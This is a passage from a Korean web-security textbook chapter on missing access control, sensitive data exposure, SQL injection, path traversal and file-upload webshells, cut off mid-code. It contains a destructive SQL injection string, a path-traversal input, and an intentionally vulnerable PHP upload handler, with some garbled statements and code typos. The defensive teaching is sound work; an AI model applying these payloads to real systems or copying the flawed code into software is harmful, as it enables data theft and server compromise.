들은 위에서 언급한 결함을 이용하여 사용자의 신뢰를 얻으려 하기 때문이다. 이 이외에도 웹에는 다양한 취약점들이 있다. 웹을 이용할 때에는 항상 조심하며 특히 링크를 클릭하거나 파일을 다운로드 받을 때 조심해야 한다.

제 4 절 기능 수준의 접근 통제 누락

1. 취약점 개요

대부분 웹 어플리케이션은 UI에 해당 기능을 보이기 전에 기능수준의 접근권한을 확인한다. 그러나 어플리케이션이 각 기능을 접근하는 서버에 동일한 접근통제 검사를 수행, 요청하지 않을 경우 공격자는 적절한 권한 없이도 기능에 접근하기 위한 요청을 위조 가능하다.

모든 웹 어플리케이션의 프레임워크는 URL 접근통제에 실패할 때 취약하다. 그러므로 어플리케이션이 권한 없는 사용자에게 연결 주소나 URL이 표시되지 않도록 함으로써 민감한 기능들을 보호해야 하는데, 공격자는 이러한 약점을 이용하여 이 URL에 직접 접속하여 페이지에 접근하거나 데이터를 열람하는 등, 승인되지 않은 동작을 수행한다.

애플리케이션에 의한 보안은 어플리케이션 내에서 민감한 기능과 데이터를 보호하기에는 충분하지 않다. 민감한 기능들에게 요청을 승인하기 전에 접근 제어를 반드시 수행하여 사용자가 그 기능에 접근하기 위해 접근 통제를 받도록 검증해야 한다. 그러한 보안 검증을 통하여 어플리케이션 내의 모든 URL에 대한 접근 통제가 지속적으로 강제화 되고 있는지 검증할 수 있다. 검증 방법에는 다음의 두 가지 접근 방법이 있다.

(1) 자동적인 접근 방법

취약점 스캐너나 정적 분석 도구를 이용하는 방법이다. 두 가지 모두 URL 접근통제를 정확히 검증하기에는 단점이 있는데 취약점 스캐너의 경우, 숨겨놓은 페이지를 추측하거나 어떤 페이지가 각각의 사용자에게 허용되어야 하는지 판단하는데 어려움이 있고, 정적인 분석 엔진은 코드 내에 자체 제작된 접근 통제를 식별하거나 비즈니스 로직과 더불어 표현 계층을 연결하는 데 어려움이 있다.

(2) 수동적인 접근 방법

가장 효율적이고 정확한 접근방법은 접근 통제 매커니즘을 검증하기 위해 코드 검토와 보안 테스트를 병행하는 것이다. 만일 이 매커니즘이 중앙 집중화되어 있다면, 검증은 매우 효율적일 수 있다. 그렇지 않고 매커니즘이 전체 코드베이스 내에 분산되어 있다면, 검증절차는 보다 많은 시간이 걸릴 수 있다. 만약 이 매커니즘이 외부에서 수행된다면 그 구성을 반드시 검사하고 테스트해야만 한다.

2. 공격 형태

이 취약점을 이용한 주요 공격 방법은 ‘강제적 브라우징’이라고 부르며, 이는 보호되지 않는 페이지들을 찾아내기 위하여 추측되는 링크와 임의의 대입 기법을 포함한다.

강제적 브라우징 공격은 어플리케이션에 의해 참조되지는 않지만 접근 가능한 자원들에 대해 공격자가 접근하는 것이다. 공격자는 Bruth-Force 공격을 이용해서 임시 디렉토리, 임시 파일, 오래된 백업파일, 설정 파일과 같은 도메인 디렉토리 안에 있지만 참조되지 않은 자원들을 찾아낸다. 이러한 자원들은 소스코드나 인증정보, 내부 네트워크 주소 등 웹 어플리케이션과 운영체제에 대한 민감한 정보들을 저장하고 있을 수 있

다. 그러므로 침입자로부터 이러한 중요자원들을 지킬 수 있도록 항상 주의해야 한다.

또한 공격자는 어플리케이션의 인덱스 디렉토리나 페이지에 대해 예측할 수 있는 값이 존재할 때, 수동적으로 공격하거나, 일반 파일과 디렉토리 이름에 대해 자동화 툴을 사용함으로써 강제적 브라우징 공격을 실행할 수 있다.

어플리케이션은 주로 접근 통제 코드가 발전되고 확산시키는 것을 허용하고 코드 베이스 전체에 걸쳐 유포시킴으로써, 개발자와 보안 전문가 모두에게 이해하기 어려운 복잡한 모델이 된다. 이러한 복잡성은 에러를 유발하고 페이지들을 유출시키고 누락되게 한다. 이러한 에러의 일반적인 예로는 다음과 같다.

- o 숨겨져 있거나 특별한 URL은 관리자들이나 특별한 사용자에게만 보여야 하지만 /admin/adduser.php 나 /approveTransfer.do 와 같은 페이지가 존재한다는 사실을 알고 있는 사용자라면 누구나 접근할 수 있다. 이는 특히 메뉴 코드에 널리 퍼져 있다.
- o 어플리케이션은 종종 정적인 XML 또는 시스템이 생성한 리포트와 같은 숨겨진 파일 접근을 허용하며 이들을 숨기기 위해 모호함을 통해 보안을 확신한다.
- o 접근 통제 정책을 강제화한 상태지만 유효기간이 지나거나 불충분한 코드가 한순간 모든 사용자에게 허용되었다고 상상해 보자. 이후, 내부통제에 의해 다시 승인된 사용자에게만 허용되었다 할지라도 잘못된 수정은 승인되지 않는 사용자들에게도 보일 뿐만 아니라, 해당 페이지를 요청할 때는 사실상 접근 통제가 수행되지도 않는다.

3. 공격 시나리오

(1) 예제 1

이 예제는 예측 가능한 값이 존재할 때, 직접 URL 파라미터를 수정하여 자원에 접근할 수 있음을 보여준다. 다음은 사용자1이 자신의 온라인 회의 안전을 확인하고자 하여 접속한 URL이다.

www.site-example.com/users/calendar.php/user1/20070715

이 URL을 통해 사용자1은 username이 user1이라는 것과 date가 mm/dd/yyyy 형태로 되어있음을 쉽게 알아내었다. 사용자1은 다른 사용자에게 대해 username과 date를 아래와 같이 예측함으로써 다른 사용자의 온라인 회의 안전을 확인할 수 있게 되었다.

www.site-example.com/users/calendar.php/user6/20070716

(2) 예제 2

다음의 예제도 직접 URL 파라미터를 수정하여 자원에 접근할 수 있다. 첫 번째 페이지(getappInfo)는 일반사용자가 접근가능하나, 두 번째 페이지(admin_getappInfo)는 관리자만이 접근 수 있는 페이지인 경우, 공격자는 접근 통제 기능이 누락되어 있으므로 단순히 파라미터를 수정하는 것만으로도 관리자페이지로의 접근을 시도할 수도 있다.

첫 번째 페이지 : http://example.com/app/getappInfo

두 번째 페이지 : http://example.com/app/admin_getappInfo

(3) 예제 3

정적 디렉토리나 파일에 대해 자동화 툴을 사용해서 예측 가능한 자원의 위치를 파악하는 공격을 할 수 있다. Nikto와 같은 스캐닝 툴은 다음의 잘 알려진 데이터베이스 자원들에 근거하여 외부로 드러날 우려가 있

는 파일이나 디렉토리를 찾아낸다.

```
/system/  
/password/  
/logs/  
/admin/  
/test/
```

이 스캐닝 툴의 결과로 HTTP 200 메시지를 받았을 경우, 그러한 자원이 외부로 드러났다는 것이므로 중요한 정보들이 드러나지 않도록 수동적으로 점검해야 한다.

(4) 예제 4

아래의 함수(function)는 선택된 데이터베이스에서 임의의 SQL 쿼리를 실행하고, 그 결과를 반환한다.

```
function runEmployeeQuery($dbName, $name){  
    mysql_select_db($dbName,$globalDbHandle) or die("Could not  
    open Database“.$dbName);  
    //Use a prepared statement to avoid CWE-89  
    $preparedStatement = $globalDbHandle->prepare('SELECT *  
    FROM employees WHERE name = :name');  
    $preparedStatement->execute(array(':name' => $name));  
    return $preparedStatement->fetchAll();  
}  
/  
/  
$employeeRecord = runEmployeeQuery('EmployeeDB',  
$_GET['EmployeeName']);
```

이 코드는 SQL 인젝션을 방지할 수는 있지만, 쿼리를 보내는 것과 같은 작업에 대해 권한이 허용돼 있는지 사용자에게 확인해 주지는 않는다. 그러므로 공격자는 데이터베이스로부터 민감한 데이터를 얻을 수 있을 것이다.

(5) 예제 5

아래의 코드는 사용자들이 개인적인 메시지를 주고받을 수 있는 게시판 형태의 프로그램이다. 이 프로그램은 사용자가 개인적인 메시지를 게시하기 전에 사용자 인증을 수행하여 게시 여부를 결정한다.

```
Example Language: Perl
sub DisplayPrivateMessage {
my($id) = @_ ;
my $Message = LookupMessageObject($id);
print "From: " . encodeHTML($Message->{from}) . "<br>\n";
print "Subject: " . encodeHTML($Message->{subject}) . "\n";
print "<hr>\n";
print "Body: " . encodeHTML($Message->{body}) . "\n";
}

my $q = new CGI;
# For purposes of this example, assume that CWE-309 and
# CWE-523 do not apply.
if (!AuthenticateUser($q->param('username'),
$q->param('password'))) {
ExitError("invalid username or password");
}

my $id = $q->param('id');
DisplayPrivateMessage($id);
```

LookupMessgeObject() 함수가 &id 인자를 숫자 값으로 생각하고, id에 의해 파일이름을 생성하여 개인적인 메시지들을 그 파일로부터 읽어왔다고 가정해보자. 또한 프로그램이 모든 사용자의 개인적인 메시지들을 같은 디렉토리에 저장했다고 가정해보자. 프로그램은 인증에 실패하면 적절히 종료되는 반면 메시지가 사용자에게 전달되었을 수도 있다. 결과적으로 인증된 공격자는 임의의 식별자를 사용하여 다른 사용자에게 향하는 개인적인 메시지들을 읽을 수 있다. 이 문제를 피하기 위한 방법은 ‘to’ 필드를 메시지의 인증 받은 사용자의 사용자이름과 일치시키는 것이다.

5. 대응 조치

허가되지 않은 URL 접근을 방지하기 위해 각각의 페이지에 적절한 인증 및 접근 제어를 요구하는 접근 방식을 구현해야 한다. 이러한 보호는 어플리케이션 코드나 컴포넌트에서 제공할 수 있다. 어플리케이션의 역할과 기능을 매핑하기 위한 매트릭스를 생성함으로써 접근 권한을 설정하기 위한 시간을 들이는 것은 제어되지 않는 URL 접근으로부터 보호하기 위한 가장 중요한 단계다. 웹 애플리케이션은 모든 URL과 비즈니스 기능에 접근 통제를 강화해야만 한다. 표현 계층에서만 접근 통제를 하여 비즈니스 로직을 무방비 상태로 유지해서는 안 된다. 사용자가 승인이 되었는지 보증하기 위해 프로세스 동안 딱 한번만 확인하고 다음 단계에서 다시 확인을 하지 않는 것 또한 불충분하다. 그렇지 않으면 공격자는 승인이 확인된 단계를 간단히 우회할 수도 있고 다음 단계로 계속가기 위해 필요한 매개 변수 값을 위조할 수도 있다. URL 접근통제 구현을 위해서는 신중하게 계획을 세워야 한다. 주요 고려사항은 다음과 같다.

- o 접근통제 매트릭스는 비즈니스, 아키텍트 그리고 어플리케이션 디자인의 일부가 됨을 보증하라.

- o 모든 URL과 비즈니스 기능은 그 어떠한 처리과정이 일어나기 이전에 사용자의 역할과 권한을 검증하는 효과적인 접근 통제 메커니즘에 의해 보호됨을 보증하라. 이와 같은 것이 다양한 단계의 처리의 시작 단계에 한번만 실행되도록 하지 말고 모든 단계에서 실행이 되도록 확실히 하라.
- o 배치나 코드 전달에 앞서 침투 테스트를 수행하라. 어플리케이션이 동기가 부여된 숙련된 공격자에 의해 오용되지 않도록 하라.
- o include / library 파일을 주의를 기울여라. 특히 .php와 같이 실행 가능한 확장자를 가진 경우는 더더욱 주의하라. 가능하다면 이들은 웹 루트의 외부에 두어야만 한다. 예를 들어 라이브러리의 호출에 의해 서만 생성될 수 있는 일정 상수의 확인을 통해 이들이 직접적으로 접근되지 않을 것이란 것을 검증해야 한다.
- o 사용자들이 특별하거나 숨겨진 URL이나 API를 모를 것이라고 간과하지 마라. 관리적이고, 높은 특권을 가진 행위는 보호됨을 항상 보증하라.
- o 여러분의 어플리케이션이 절대 제공하지 않는 모든 파일 형태에 대한 접근을 차단하라. 개념적으로 이 필터는 “알고 있는 올바른을 수락” 하는 접근을 따르며, html, pdf, php 등 당신이 서비스하려고 의도한 파일 형태만을 허용한다. 이렇게 하면 당신이 직접적으로 제공하고자 하지 않았던 로그 파일이나 xml 파일 등의 접근 시도는 차단될 것이다.
- o 사용자가 제공한 데이터를 처리하는 XML 프로세서, 워드 프로세서, 이미지 프로세서 등과 같은 모듈에 바이러스 백신과 패치를 최신으로 유지하라.

제 5 절 민감 데이터 노출

1. 민감 데이터 노출

민감 데이터는 개인 식별 정보나 인증 정보, 개인적인 금융서비스에 관련된 정보 등과 같이 우리가 중요하게 생각하는 정보를 일컫는다. 어떤 웹 애플리케이션들은 신용카드 비밀번호, 주민등록번호와 같은 중요한 데이터를 제대로 보호하지 않는다. 공격자는 신용카드사기, 신분 도용 또는 다른 범죄를 수행하는 등 약하게 보호된 데이터를 훔치거나 변경할 수 있다. 따라서 중요 데이터가 저장 또는 전송 중이거나 브라우저와 교환하는 경우 특별히 주의하여야 하며, 암호화와 같은 보호조치를 취해야 한다.

(1) 위험 원인

누가 민감한 정보와 백업 시스템에 접근할 수 있는지 고려해야 한다. 현재 사용하지 않는 정보와 전송 정보, 심지어는 고객의 브라우저까지 포함하고, 내부와 외부 모든 위협들까지 포함해야 한다.

(2) 공격 가능성

공격자들은 암호문을 직접 풀지는 않는다. 대신 암호문의 키를 훔치거나 중간 공격하기도 하고, 서버에 저장된 평문으로 된 정보나 사용자의 브라우저에서 송수신 중인 정보를 훔친다.

(3) 보안 취약성

가장 흔한 결함은 민감 정보를 암호화하지 않은 것이다. 암호화했을

때, 취약한 암호키 생성과 관리, 그리고 취약한 알고리즘 사용이 일반적이는데, 특히 취약한 패스워드로 해쉬 알고리즘을 사용하는 경우에 그렇다. 브라우저의 취약점은 매우 흔하고 발견하기 수월하나 대규모의 공격하기는 어렵다. 외부 공격자는 접근 상의 제한 때문에 서버 측 취약점을 알아내는 것이 어렵고, 공격하기도 어렵다.

(4) 기술적 영향

이것이 실패하면 보호되어야 할 모든 데이터를 쉽게 해킹된다. 이러한 정보는 일반적으로 건강 기록이나 인증 데이터, 신용 카드 등의 민감한 내용을 포함하고 있다.

(5) 사업적 영향

정보 손실에 대한 사업적 가치와 평판에 대한 영향을 고려해야 한다. 이 정보가 노출되었을 때 법적 책임은 무엇인가? 또한 평판에 피해가 발생할 수 있다는 점도 고려해야 한다.

2. 데이터 취약성 확인 방법

데이터의 취약성을 확인하기 위해서는 가장 먼저 어떤 데이터에 추가적인 보호가 필요한 것인지를 파악해야 한다. 즉, 데이터의 중요도에 대한 우선순위를 지정해야 한다. 예를 들어, 패스워드, 신용카드 정보, 건강기록, 개인정보는 반드시 보호되어야 하는 것들이다.

- 민감한 정보들이 사용 중인 저장 공간이나 백업 공간에 저장될 때 암호화되지 않은 긴 문자로 저장되지는 않는가?
- 데이터들이 내부나 외부에 암호화되지 않고 전송되는가? (인터넷 트래픽을 이용하여 전송되는 경우는 sniffing이나 spoofing의 위험이 있다.)

- 오래되었거나 취약한 암호 알고리즘을 사용하지는 않는가?
- 취약한 암호키가 생성되었거나 적절한 키 관리는 이루어지는가? 키에 대한 일정한 변환이 누락되지 않는가?
- 브라우저 보안지침이나 헤더가 데이터에 제공되었거나 브라우저에 보내졌을 때 놓치지 않는가?

4. 예방 조치

- 계획한 위협을 고려해서 현재 사용하지 않거나 전송중인 모든 민감한 정보를 위협으로부터 보호할 수 있는 방법으로 암호화해야 한다.
- 불필요한 민감 정보는 저장하지 말고, 저장된 정보는 가능한 빠른 시간 내에 파기해야 한다. 저장되지 않은 정보는 훔칠 수 없기 때문이다.
- 강력한 표준 알고리즘과 강력한 키를 사용하고, 정해진 장소에서 적절하게 관리해야 한다.
- bcrypt, PBKDF2, scrypt와 같이 패스워드를 보호용으로 설계된 알고리즘으로 패스워드를 저장해야 한다.
- 민감한 정보를 수집하는데 자동완성기능을 사용하지 않고, 민감한 데이터를 포함하고 있는 페이지를 자동으로 캐쉬에 저장하도록 설정해서는 안 된다.

5. 민감한 정보에 대한 취약점과 방어 방법

(1) 자동 DB 암호화

애플리케이션은 데이터베이스의 신용카드 번호를 암호화할 때 자동 데이터베이스 암호화를 사용한다. 그러나 이것은 평문으로 된 신용카드 번호를 검색할 수 있는 SQL 인젝션 취약점을 사용하여 검색하면 자동으로 복호화될 수 있다. 그래서 신용카드 번호와 같은 정보들은 공개키를 사

용해서 암호화 되어야 하고, 비밀키를 사용하여 복호화하는 백엔드 애플리케이션을 사용해야 한다. 또한 중요한 정보를 읽거나 쓸 때에도 권한인증 등을 통하여 적합한 사용자만 접근할 수 있도록 해야 한다. 사용자 이름에 대한 인증 과정에서도 암호같이 접근에 관한 중요정보는 해싱을 사용하여 저장해야 한다.

(2) 인증 페이지 내의 SSL 사용 금지

사이트에서 모든 인증 페이지에 SSL을 사용하지 않는다. SSL을 이용할 경우에는 공격자가 개방된 무선 네트워크 같은 네트워크 트래픽을 관찰하고, 사용자의 세션 쿠키를 훔칠 수 있다. 공격자는 훔친 쿠키를 다시 사용해서 사용자의 개인 정보에 접속할 수 있는 세션을 훔친다.


(3) Password DB에 Salt를 가진 Hash 함수 사용

패스워드 DB는 모든 사람들의 패스워드를 저장하기 위해서 솔트가 없는 해쉬 함수를 사용한다. 파일 업로드 취약점은 공격자들에게 암호 파일을 검색할 수 있도록 한다. 모든 솔트없는 해쉬 함수는 사전에 계산된 해쉬 함수의 레인보우 테이블에 노출될 수 있다.

(4) DB와 연동된 웹 어플리케이션에서 입력된 데이터에 대한 유효성 검증을 하지 않을 경우

공격자가 입력 폼이나 URL 입력란에 SQL문을 삽입하여 DB로부터 정보를 열람하거나 조작할 수 있다. 취약한 웹 응용프로그램에서는 사용자로부터 입력된 값을 통해 바로 동적 쿼리를 생성하기도 하는데 이 경우 개발자가 의도하지 않은 쿼리가 생성되어 정보 유출이 될 수 있다. 예를 들어, 로그인 창에서 ID와 PW를 입력받는데 그 입력을 바로 쿼리문에 이용하도록 프로그래밍을 한다. 공격자는 PW 입력란에 패스워드 이외의

다른 쿼리문을 추가하여 실행할 수도 있다. 이럴 경우에는 외부의 입력을 받는 변수를 생성하여 외부의 입력이 있더라도 직접 쿼리문으로 전달되지 않게 한다.



(그림 5-31) 로그인 시 공격문

위와 같이 PW 입력란에 패스워드와 다른 쿼리문을 추가하면 String query = “select * from user where id = ' abcd' and password = ' xx' ; drop table swu -- ' ; 와 같은 결과문이 된다. 이 경우 개발자가 의도하지 않는 동적 쿼리가 생성되어 DB의 내의 정보 유출이나 손실이 발생할 수 있다.

```
String query = “select * from user where id = ? and
password = ?” ;
stmt=con.prepareStatement(query);
stmt.setString(1, id);
stmt.setString(2, password);
```

그러므로 이처럼 ID입력란이나 PW 입력란과 같이 쿼리문을 통해 DB에 접근되는 값들은 각각의 변수를 생성하여 직접적인 접근을 막아야 한다.

(5) 검증되지 않은 외부 입력 값을 허용하는 경우

확인되지 않는 외부의 입력값을 이용하여 파일이나 서버에 대한 접근

을 허용하는 경우에는 공격자가 입력값을 조작하여 시스템이 보호하는 데이터를 수정, 삭제, 삽입, 유출 등을 할 수 있다. 경로를 조작하거나 악성 데이터를 삽입하여 공격자는 허용되지 않은 권한들을 획득하고 파일을 변경하고 실행할 수 있다. 이 경우에는 외부의 입력에 대한 적절한 검증이 필요하고, 파일명에 경로순회공격을 예방하기 위해서 “, /, \ 등과 같이 상대경로 참조방식에 사용되는 특정 문자들을 배제해야 한다.

예를 들어, 외부의 입력으로 파일명을 받아올 때 ‘../../whatis.txt’와 같은 값이 입력되면 `File file = new File(“usr/whatis.txt”)`와 같은 결과문이 된다. 원하는 파일과는 다르게 상대경로로 인식되어 의도하지 않았던 파일 삭제될 수도 있다.

```
if(fileName != null && !“” .equals(fileName))
{
    fileName= fileName.replaceAll( “/” , “” );
    fileName= fileName.replaceAll( “\” , “” );
}
```

그러므로 외부에서 입력되는 값은 NULL의 여부를 확인하고, 파일명에 상대경로를 설정할 수 없도록 `replaceAll()`함수를 이용하여 /,\,& 등과 같은 특수 문자를 배제해야 한다.

제 6 절 파일 업로드 취약점

1. 파일 업로드 취약점 및 웹셸의 정의


파일 업로드 취약점이란 악의적인 사용자가 웹 게시판이나 파일을 업로드 기능이 있는 곳에서 웹 서버 상에서 실행이 가능한 스크립트 파일

업로드에 대한 규제가 없을 경우 이를 악용한 사용자에 의해서 악성 스크립트 파일이 수행될 수 있는 가능성을 파일 업로드 취약점이라고 정의한다.

웹쉘이란 웹 서버에서 악의적인 목적을 가진 사용자에 의해서 실행되는 커맨드 셸이며 주로 관리자의 권한을 획득하여 사용자가 원하는 목적을 달성하기 위해 실행되는 공격방식이다.

공격 코드(웹 셸 코드)가 주로 파일 업로드 취약점을 이용하여 웹서버로 전송, 실행되는 과정을 거치며 관리자 권한을 획득한 후에 웹 페이지 소스 코드 열람 및 서버 내 자료 유출, 백도어 설치 등 다양한 공격이 가능하다.


2. 현황



(그림 5-32) 침해사고 분석 현황

2012년 1월 1일부터 2013년 11월 23일까지 KISA(한국 인터넷 진흥원)의 침해사고 분석 하여 사고 원인을 파악 하였다.

731건의 침해사고 중에서 웹쉘은 두 번째로 많은 170건을 차지하였으며 파일 업로드 취약점도 59건으로 다섯 번째로 많은 사고 원인으로 집계되었다.



(그림 5-33) 사고 업종

또한 침해사고 업종으로 기업이 약 27%를 차지함으로써 많은 기업이 침해사고에 노출되었으며 보안 대책이 필요하다는 것을 확인할 수 있다.

[표 5-2] 웹쉘이 이용된 국내 대형 해킹사고 사례 및 피해규모

날짜	피해사건	피해규모
2008년 1월	옥션 웹 서버 해킹	고객정보 1,863만명 정보 유출
2011년 3월	3.4 디도스 대란	악성코드 유포지 URL 및 웹서버로 인한 디도스 대란
2011년 5월	현대캐피탈 웹 서버 해킹	고객정보 175만명 정보 유출
2011년 7월	네이트 악성코드 유포지 URL 해킹	고객정보 3,500만명 정보 유출
2012년 5월	EBS 웹 서버 해킹	고객정보 400만명(추정) 정보 유출
2013년 3월	3.20 사이버테러	언론 금융기관 등 PC, 서버 3만 2,000여대 피해
2013년 6월	6.25 사이버테러	청와대 등 유관기관 홈페이지 위·변조 피해

그리고 웹쉘이 이용된 국내 대형 해킹 사례는 2008년부터 지속적으로 발생되었으며 3.20 및 6.25 사이버테러 사태는 국가적 혼란을 일으키는 큰 영향을 미쳤다. 이처럼 웹쉘은 각종 해킹 및 사이버 테러에서 빈번하게 발생되고 있지만 기업 및 기관의 보안 관리자들이 쉽게 발견하지 못하며 우리나라의 경우 인터넷 환경이 많이 발달한 만큼 기업들이 사용자들에게 여러 웹 서비스를 제공하고, 많은 사용자들이 이용하지만 웹쉘 및 파일 업로드 취약점을 이용한 공격에 대한 대응이 부족하다고 할 수 있다.

3. 원인


일반적으로 파일 업로드 기능이 있는 웹 게시판 및 홈페이지에서 사용자가 웹 서버에서 실행 가능한 파일 업로드를 시도할 때 파일 확장자 필터가 없거나 잘못 구현이 되었을 때 파일 업로드 취약점이 생기고 이 취약점을 이용하여 웹쉘 공격이 발생한다. 즉 이와 같은 취약점을 이용하여 해커가 파일 첨부가 가능한 게시판에 웹쉘을 업로드 한 후, 웹 서버에 올린 게시물에서 해당 첨부파일을 클릭하여 열면 첨부파일로 올린 웹쉘이 실행되어 공격이 실행된다.

- 확장자 필터링을 하지 않았을 경우
- 파일 사이즈 필터링을 하지 않았을 경우
- 디렉토리 경로 필터링 을 하지 않았을 경우
- 서버 측의 업로드 파일 저장 폴더의 권한 설정이 제한되지 않은 경우

4. 웹쉘의 공격 형태

웹쉘은 웹서버에 업로드 되어 웹서버 상에서 커맨드 쉘을 실행한다. 이후에 웹페이지를 변조하여 악의적인 행위를 하거나 백도어 설치, 권한

상승, 개인정보 유출 등 웹서버와 연결된 다른 장비까지 이동하여 해당 장비의 데이터를 변조하거나 유출하는 공격을 시도한다.



(그림 5-34) 웹쉘의 공격 형태

5. 코드 예시

(1) 취약점이 있는 코드

```
<? $upfile_name = $_FILES["upfile"]["name"];
    $upfile_tmp_name = $_FILES["upfile"]["tmp_name"];
    $upfile_type = $_FILES["upfile"]["type"];
    $upfile_size = $_FILES["upfile"]["size"];
    $upfile_error = $_FILES["upfile"]["error"];

    $upload_dir = './data/';
    $file = explode(".", $upfile_name);
```

```

$file_name = $file[0];
$file_ext = $file[1];

if(!$supfile_error)
{
    $new_file_name =
$file_name."_("date("Y_m_d_H_i_s").")";
    $copied_file_name = $new_file_name." ".$file_ext;
    $uploaded_file = $upload_dir.$copied_file_name;

    if($supfile_size > 500000)
    {
        echo ("<script>alert('업로드 용량 초과
');history.go(-1)</script>");
        exit;
    }

    if(!move_uploaded_file($supfile_tmp_name,
$uploaded_file))
    {
        echo("<script>alert('파일을 지정한 디렉토리에
복사하는데 실패했습니다.');"
        history.go(-1)</script>");
        exit;
    }

    echo ("<script>alert('파일이 정상적으로 업로드 되었
습니다.');"history.go(-1)</script>");
}


else
{
    echo ("<script>alert('파일 업로드를 실패하였

```


```
습니다.')?>
```

위의 코드는 취약점이 있는 파일 업로드 처리 코드로서 확장자 필터링 함수 및 폴더 권한 제한 설정 함수가 사용되지 않았다. 특히 확장자 필터링 함수가 없기에 asp, jsp, php 등 과 같은 확장자 형태의 파일에 셸을 실행시키는 악성코드를 삽입하여 해당 파일을 웹서버에 업로드 할 경우, 공격자가 웹서버에 업로드 된 파일을 실행시킴으로서 해당 디렉토리의 권한을 가진 웹셸이 실행된다. 실행된 웹셸을 이용하여 악성코드를 배포하거나 백도어 설치, 개인정보 유출 등 심각한 피해가 발생할 수 있다.

(2) 취약점이 있는 코드 실행 화면



(그림 5-35) 파일 업로드 화면



(그림 5-36) 파일 업로드 결과

3. 취약점을 수정한 코드

```
<? $upfile_name = $_FILES["upfile"]["name"];  
    $upfile_tmp_name = $_FILES["upfile"]["tmp_name"];  
    $upfile_type = $_FILES["upfile"]["type"];  
    $upfile_size = $_FILES["upfile"]["size"];  
    $upfile_error = $_FILES["upfile"]["error];  
  
    $file_type = array();  
    $file_type[0] = "jpg";  
    $file_type[1] = "bmp";  
    $file_type[2] = "gif";  
    $file_type[3] = "jpeg";  
    $file_type[4] = "png";  
    $file_type[5] = "txt";  
  
    $file_count = count(file_type);  
    $upload_dir = './data/';  
    chmod($upload_dir, 444);
```

```

